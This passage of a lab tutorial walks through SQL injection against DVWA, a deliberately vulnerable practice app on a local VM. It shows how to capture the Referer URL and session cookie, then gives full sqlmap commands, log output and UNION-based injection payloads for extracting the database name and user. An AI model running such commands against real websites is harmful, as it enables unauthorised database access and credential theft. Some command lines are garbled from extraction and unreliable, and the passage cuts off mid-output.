
- The goal here is see the GET request being made to the CGI behind the scenes.
- Also, we will use the "Surname" output with SQLMAP to obtain database username and password contents.



5. Tamper with request?

- o **Instructions:**


0. Make sure the Continue Tampering? textbox is unchecked.
1. Then Click Submit



6. Copying the Referer URL

- **Instructions:**


0. Select the second GET Request
1. Right Click on the Referer Link
2. Select Copy




7. Open Notepad

o **Instructions:**

0. Applications --> Wine --> Programs --> Accessories --> Notepad




- 8. Paste Referer URL into Notepad
 - **Instructions:**
 - 0. Edit --> Paste




9. Copying the Cookie Information

- **Instructions:**
 0. Right Click on the Cookie line
 1. Select Copy




10. Pasting the Cookie Information

- **Instructions:**
 - 0. Edit --> Paste
- **Notes (FYI):**
 - Now you should have copied both the Referer and Cookie line into Notepad. (See Picture)



Section 10: Using SqlMap to Obtain Current User and Database

1. Verify sqlmap.py exists
 - o **Instructions:**
 1. cd /pentest/database/sqlmap
 2. ls -l sqlmap.py



The screenshot shows a VMware Player window titled "BackTrack5 SR1 - VMware Player". The terminal window is titled "root@bt: /pentest/database/sqlmap". The terminal output is as follows:

```
root@bt:/# cd /pentest/database/sqlmap
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap# ls -l sqlmap.py
-rwxr-xr-x 1 root root 3513 2011-06-01 22:41 sqlmap.py
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap#
```

The background of the terminal window features a large, faint watermark of a dragon and the text "<< back | track 5".

2. Obtain Database User For DVWA

o **Notes (FYI) :**

1. Obtain the referer link from (Section 9, Step 10), which is after the "-u" flag below.
2. Obtain the cookie line from (Section 9, Step 10), which is after the "--cookie" flag below.

o **Instructions:**

1. `./sqlmap.py -u`
"http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
`--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=1"`
`current-db --current-user`
 - -u, Target URL
 - --cookie, HTTP Cookie header
 - -b, Retrieve DBMS banner
 - --current-db, Retrieve DBMS current database
 - --current-user, Retrieve DBMS current user

The screenshot shows a VMware Player window titled "BackTrack5R1 - VMware Player". Inside, a terminal window is open with the prompt "root@bt: /pentest/database/sqlmap". The command being executed is `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -b --current-db --current-user`. The output of the command is displayed in red text: `-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"`, `--cookie="PHPSESSID=lpd5g4uss9kg70p8jccjeks621; security=low"`, `-b`, `--current-db`, and `--current-user`. A large, faint watermark "backtrack 5" is visible in the background of the terminal. The bottom of the window shows a taskbar with several open applications and a status bar with the VMware logo.

```
BackTrack5R1 - VMware Player  File Virtual Machine  Help
Applications  Places  System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -b --current-db --current-user

-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=lpd5g4uss9kg70p8jccjeks621; security=low"
-b
--current-db
--current-user

backtrack 5

root@bt: ...  Damn Vu...  example...  [root@bt...  Untitled ...  root  Click to  tch to "Desk
To direct input to this virtual machine, press Ctrl+G.  vmware
```

-
- 3. Do you want to keep testing?
 - **Instructions:**
 1. keep testing? y
 2. skip payloads? y

```
BackTrack5R1 - VMware Player  File  Virtual Machine  Help  Wed Apr 18, 7:03 AM
Applications  Places  System
root@bt: /pentest/database/sqlmap
File  Edit  View  Terminal  Help
[*] starting at: 06:59:15

[06:59:17] [INFO] using '/pentest/database/sqlmap/output/192.168.1.106/session' as session file
[06:59:17] [INFO] testing connection to the target url
[06:59:20] [INFO] testing if the url is stable, wait a few seconds
[06:59:21] [INFO] url is stable
[06:59:21] [INFO] testing if GET parameter 'id' is dynamic
[06:59:21] [WARNING] GET parameter 'id' appears to be not dynamic
[06:59:22] [INFO] heuristic test shows that GET parameter 'id' might be injectable (possible DBMS: MySQL)
[06:59:22] [INFO] testing sql injection on GET parameter 'id'
[06:59:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:59:24] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[06:59:24] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause' injectable
[06:59:24] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[06:59:24] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[06:59:34] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' injectable
[06:59:34] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[06:59:34] [INFO] target url appears to be UNION injectable with 2 columns
[06:59:35] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others? [y/N] y
[07:03:22] [INFO] testing if GET parameter 'Submit' is dynamic
[07:03:22] [WARNING] GET parameter 'Submit' appears to be not dynamic
[07:03:22] [WARNING] heuristic test shows that GET parameter 'Submit' might not be injectable
[07:03:22] [INFO] testing sql injection on GET parameter 'Submit'
[07:03:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:03:22] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[07:03:22] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[07:03:23] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want to skip test payload specific for other DBMSes? [Y/n] y
```

4. Viewing Results

- o **Instructions:**

1. For the web application DVWA, the database name is "dvwa"
programs that communicate with the database is "root@localhost"

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
ARACTER_SETS GROUP BY x)a) AND 'rwtT'='rwtT&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=1' UNION ALL SELECT CONCAT(CHAR(58,104,99,97,58),IFNULL(CAST(CHAR(89,81,112,107,90,113,118,67,113,122) AS CHAR),CHAR(32)),CHAR(58,121,108,100,58)), NULL# AND 'ymSn'='ymSn&Submit=Submit

Type: AND/OR time-based blind
